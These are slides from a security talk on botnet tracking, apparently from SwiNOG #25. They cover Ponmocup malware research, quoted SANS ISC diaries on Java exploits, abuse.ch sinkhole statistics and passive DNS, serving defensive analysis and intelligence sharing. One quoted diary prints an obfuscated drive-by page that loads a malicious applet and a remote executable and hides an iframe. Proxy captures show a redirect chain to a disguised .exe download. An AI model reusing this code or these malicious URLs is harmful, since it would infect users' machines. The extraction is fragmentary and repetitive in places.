

# Botnet Tracking – The need for Passive DNS

Tom „c-APT-ure“ Ueltschi

SwiNOG #25

# Outline

- Whoami
- Sharing Malware and Threat Intelligence
- Ponmocup Malware / Botnet Research
- Collective Intelligence FW – Malware-Feeds
  - Malicious Domains and IPs
- Use of Passive DNS / pDNS (Replication - PDR)
- Call to Action – Get involved, provide data

# Whoami

2007: started working in it-sec

2008 – 2012: some SANS courses and GIAC certs

2010: started blogging (alias „c-APT-ure“)

2011: started tweeting (@c\_APT\_ure)

2012: started talking (1st talk @ DeepINTEL)

*Preventing and Detecting Mass-Malware  
and Advanced Threats*

*Hi, my name is Hunter... Ponmocup Hunter ☺*

# Sharing Malware & Threat Intelligence

- SANS Internet Storm Center (ISC) Handlers
- Contagio Malware Dump / DeepEndSec
- Blogging & Twitter (Storify)
- #MalwareMustDie initiative (MMD)

# SANS ISC handlers (2009-07-15)

Hallo

While

Explo

[http://](#)

[http://](#)

Not ev

Cheer

Tom U

## ISC Diary

[Refresh Latest Diaries](#)

[previous](#)

[next](#)

### Make sure you update that Java

Published: 2009-07-15,

Last Updated: 2009-07-15 14:49:10 UTC

by Bojan Zdrnja (Version: 1)



3 comment(s)

One of our readers, **Tom Ueltschi**, sent an e-mail with details about an exploit that is exploiting a Java vulnerability. While such exploits are not rare, this particular exploit targeted a vulnerability that was **published in December 2008** by iDefense, and a reliable exploit became publicly available couple of months ago, in April this year.

However, it took some time for the bad guys to start using this exploit in their attack kits. The vulnerability exists in Java JRE release 6, in update versions lower than 13 and release 5, update versions lower than 18.

The **vulnerability exists in the Pack200** compression method, which is used to compress Jar files. The compression method is called when reading a Pack200 compressed file – the exploit creates an Applet which downloads a special crafted Pack200 compressed file. It's interesting how the attackers completely copied the publicly available exploit (they even used the same file names!), so they end up using an HTML file that creates the Applet, which further calls a PHP script called e.php that is needed to correctly set the Content-Encoding header:

# SANS ISC handlers (2010-01-04)

## ISC Diary

[Refresh Latest Diaries](#)

[previous](#)

[next](#)

### Report of Java Object Serialization exploit in use in web drive-by attacks

Published: 2010-01-05

Last Updated: 2010-01-05 21:46:24 UTC

by Toby Kohlenberg (Version: 1)



1 comment(s)

We've had a report (thanks Tom!) of a java applet exploiting CVE-2008-5353 (<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-5353>) as part of a web drive-by attack. While PoC has been around for a long time for this, this is the first time I've heard of it being used in the wild for a general attack. If anyone else has seen this, we'd be interested to hear about it.

The applet is already being detected by some A/V packages according to VirusTotal:

<https://www.virustotal.com/analysis/d4f5bcc9acecb2f53a78313fc073563de9fc4f7045dd8123a23a08f926a3974d-1262270360>

As we get more details on what it does, we'll update this entry with it.

UPDATE: Minnie Mouse was kind enough to write and let us know that exploits for this vuln apparently are available and included in the LuckySploit, Liberty and Fragus kits. In at least one case the exploit was a recent addition

# SANS ISC handlers (2010-12-29)

## ISC Diary

Refresh Latest Diaries

[previous](#) [next](#)

### Beware of strange web sites bearing gifts ...

Published: 2010-12-29

Last Updated: 2010-12-29 22:02:52 UTC

by Daniel Wesemann (Version: 1)

 1 comment(s)

Following our [earlier post](#) on nasty network address ranges, ISC reader [Tom](#) wrote in with some interesting logs. His information ties a recent wave of Java exploits to several addresses in the same 91.204.48.0/22 netblock. The latest exploits in this case start with a file called "new.htm", which contains obfuscated code as follows

```
daniel@debian$ cat new.htm
<script type="text/javascript">document.write('\u003C\u0068\u0074\u006D\u006C\u003E
\u000D\u003C\u0062\u006F\u0064\u0079\u003E\u000D\u003C\u0061\u0070\u0070\u006C
\u0065\u0074\u0020\u006E\u0061\u006D\u0065\u003D\u0022\u004A
\u0061\u0076\u0061\u0020\u0055\u0070\u0064\u0061\u0074\u0065\u0022\u0020\u0063\u006F
\u0064\u0065\u003D\u0022\u0050\u006F\u006C\u0061\u0074\u002E\u0063\u006C
\u0061\u0073\u0073\u0022\u0020\u0061\u0072\u0063\u0069\u0076\u0065\u003D
\u0022\u0048\u0069\u0064\u0064\u0065\u006E\u002E\u006A
\u0061\u0072\u0022\u0020\u0020\u0068\u0065\u0069\u0067\u0068\u0074\u003D
\u0022\u0031\u0030\u0030\u0022\u0020\u0077\u0069\u0064\u0074\u0068\u003D
\u0022\u0031\u0022\u0020\u003E\u000D\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u0020\u003C
\u0070\u0061\u0072\u0061\u006D\u0020\u006E\u0061\u006D\u0065\u003D
\u0022\u0075\u0072\u0072\u006C\u0022\u0020\u0020\u0076\u0061\u006C\u0075\u0065\u003D
\u0022\u0068\u0074\u0074\u0070\u003A\u002F\u002F\u0062\u0065\u006E
\u0061\u0067\u0075\u0061\u0073\u0069\u006C\u002E\u006E\u0065\u0074\u002F
\u0068\u006F\u0073\u0074\u002E\u0065\u0078\u0065\u0022\u0020\u003E\u000D\u003C\u002F
\u0061\u0070\u0070\u006C\u0065\u0074\u003E\u000D\u0020\u0020\u0020\u0020\u0020\u0020\u003C\u002F
\u0070\u003E\u000D\u0020\u0020\u0020\u0020\u0020\u0020\u003C\u002F\u0070\u003E\u000D
\u003C\u002F\u0064\u0069\u0076\u003E\u003E\u003C\u002F\u0068\u0074\u006D\u006C\u003E');</script>
<IFRAME name="x" src="http://mavi1.org/forum" width="0" height="0" scrolling="no"
frameborder="0" marginwidth="1" marginheight="1"></IFRAME>
```

This is easy to unravel – the numbers are Unicode and can be turned back into plain ASCII characters with a Perl line like this:



# Mila @ Contagio Dump (2010-07-25)

contagio

malware dump

Home

Search the Interwebs

Mobile and print friendly view | Contagio Exchange - Contagio community malware dump

MONDAY, AUGUST 2, 2010

**CVE-2009-3867 + CVE-2008-5353 JAVA low detection obfuscated malware**

All the credit for this post goes to TomU (c-apt-ure.blogspot.com) .

Also, many thanks to Donato "ratsoul" Ferrante (inReverse.net) for his help with the identification.

MONDAY, AUGUST 2, 2010

**CVE-2009-3867 + CVE-2008-5353 JAVA low detection obfuscated malware**

All the credit for this post goes to TomU (c-apt-ure.blogspot.com) .

Also, many thanks to Donato "ratsoul" Ferrante (inReverse.net) for his help with the identification.

Update 22, JDK and JRE 6 before Update 17, SDK and JRE 1.5.X before 1.5.1\_27, and SDK and JRE 1.4.X before 1.4.2\_24 allows remote attackers to execute arbitrary code via a long file: URL in an argument, aka Bug Id 6854303.



# Botnet sinkhole @ abuse.ch

**abuse.ch**  
The Swiss Security Blog

BlogNewsletterZeuS TrackerArchivesSpyEye TrackerPalevo TrackerContact

« Introducing: Palevo TrackerHow Criminals Defend Their Rogue Networks »

## How Big is Big? Some Botnet Statistics

Published on May 23, 2011 in Malware & Virus Analysing and Monitoring & Reporting. 2 Comments


Tags: botnet, sinkhole, statistic

There is a lot of malware out there, and sometimes it's very difficult for security researchers or AV-vendors to estimate the extent of such a threat (eg. a trojan). One technique to do is called *sinkholing*. The goal is to register malicious botnet domains proactively or reactively to prevent the criminals exerting command and control over hijacked/infected computers, and at the same time warn ISPs of infected computers.

Some of you might already know that I am running a sinkhole. Therefore I thought it might be interesting to reveal some botnet Statistic based on the drone data I have collected on my sinkhole.

The following data has been collected over a period of 2 months. During this time I've sinkholed several botnets. To generate the statistics shown below I have picked out the highest peak of each malware family and printed it to the bar chart. In short this means that the chart shows the highest peak of each malware family during the past two months (within a 24 hour period).

# Botnet sinkhole @ abuse.ch



## How Big is Big? Some Botnet Statistics

Published on May 23, 2011 in Malware & Virus Analysing and Monitoring &


Tags: botnet, sinkhole, statistic.

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## How Big is Big?

Published on May 23, 2011

Tags: botnet, sinkhole, stati

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and control over hijacked/infected comp

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
The following data has been collected  
botnets. To generate the statistics show  
and printed it to the bar chart. In short t  
family during the past two months (withi

Trojan	Aliases	Reference
Artro	Renos, CodecPack	Kaspersky Lab
Carberp	-	Symantec
Gbot	-	Sonicwall
Gozi	-	SecureWorks
Ponmocup	Swisyn, Changeup	Microsoft
Ramnit	-	abuse.ch
SpyEye	EyeStye	Symantec
TDSS	Alureon, Tidsserv, TDL4	ESET
ZeuS	Zbot, WSNPoem, ntos	Symantec

# Botnet sinkhole @ abuse.ch

What would you say if I told you that there is a botnet out there that is much bigger than the Artro botnet?

## Botnet Statistics (3/3)



# Botnet sinkhole @ abuse.ch


What would you say if I told you that there is a botnet out there that is much bigger than the Artro botnet?

## Botnet Statistics (3/3)



Some weeks ago I came across a huge botnet that was pretty unknown to me and that I never had heard of before. Doing some research I came to the conclusion that this trojan was known as **Ponmocup**. When I've started to sinkhole this botnet I was shocked as I saw that **more than 1,2 million** (yes, 1'200'000) unique IPs connected to my sinkhole just within 24 hours..


**Probably most of you don't even know Ponmocup**, so you may ask yourself how this botnet became that big. Well you already answered this question: The criminal obviously managed to stay under the radar for months (maybe even years). I'm sure there are even more botnets out there (like Artro and Ponmocup) that are quite big and still under the radar of the AV-industry / infosec community.



# Ponmocup Malware Analysis


- Analysing a hacked CH-Website (2012-10-05)
- Finding new malware domains & IPs
- Publish & share findings publicly
  
- Introducing Ponmocup Finder
  - Script to check list of domains for infections
  - to find new malware domains & IPs

# Ponmocup Malware Analysis





# Ponmocup Malware Analysis



# Ponmocup Malware Analysis

The screenshot displays the Paros Proxy application window. The title bar reads "1 - Paros". The menu bar includes "File", "Edit", "View", "Analyse", "Report", "Tools", and "Help". The "Sites" tab is active on the left, showing a tree view of monitored sites. The selected site is "http://ml.buymeaslut.com". The right pane shows the "Request" tab with the following details:

HTTP/1.1 200 OK  
Server: nginx/1.1.17  
Date: Fri, 05 Oct 2012 13:01:24 GMT  
Content-Type: application/octet-stream  
Content-Length: 540672  
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT  
Connection: close  
Set-Cookie: PHPSESSID=g2rge5a976j3tv4nbnkoms6552; path=/  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: post-check=0, pre-check=0  
Accept-Ranges: none  
Content-Disposition: attachment; filename="goog1e\_born\_help.exe"

The bottom pane shows the raw response data, which begins with "MZ" (indicating a PE executable) and contains several lines of text, including "in DOS mode." and a long string of characters.

# Ponmocup Malware Analysis

**1 - Paros**

File Edit View Analyse Report Tools Help

**Sites**

- Sites
  - http://clients1.google.ch
  - http://kritikaa.ilanes.com
    - GET: url(cd,ei,sa,sig2,sou
    - http://ml.buymeaslut.com**
    - http://www.bth.ch
  - http://www.google.ch

**Request** **Response** **Trap**

HTTP/1.1 200 OK  
Server: nginx/1.1.17  
Date: Fri, 05 Oct 2012 13:01:24 GMT  
Content-Type: application/octet-stream  
Content-Length: 540672  
Last-Modified: Fri, 05 Oct 2012 12:15:04 GMT  
Connection: close  
Set-Cookie: PHPSESSID=g2rge5a976j3tv4nbnkoms6552; path=/  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Cache-Control: post-check=0, pre-check=0  
Accept-Ranges: none  
Content-Disposition: attachment; filename="goog1a\_born\_bole.exe"

28	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=9&gs_id=t&q=born%20to...	200	OK
29	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=10&gs_id=w&q=born%20...	200	OK
30	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=11&gs_id=z&q=born%20...	200	OK
31	GET	http://clients1.google.ch/complete/search?client=heirloom-hp&hl=de&gs_nf=1&cp=12&gs_id=11&q=born%2...	200	OK
32	GET	http://www.google.ch/search?hl=de-CH&source=hp&q=born+to+help&gbv=2&oq=born+to+help&gs_l=heirloo...	200	OK
34	GET	http://www.google.ch/url?q=http://www.bth.ch/&sa=U&ei=ENpuUMimBemm4qTix4CoAQ&ved=0CBYQFjAA&us...	302	Found
35	GET	http://www.bth.ch/	302	Found
37	GET	http://kritikaa.ilanes.com/url?sa=D&source=web&cd=23&ved=073iYdHz2&url=http://www.bth.ch/&ei=2ZltfKzI4...	302	Moved Tempo...
39	GET	http://ml.buymeaslut.com/	200	OK

# Ponmocup Malware Analysis

**1 - Paros**

File Edit View Analyse Report Tools Help

**Sites**

- Sites
  - http://clients1.google.ch
  - http://kritikaa.ilanes.com
    - GET: url(cd,ei,sa,sig2,sou
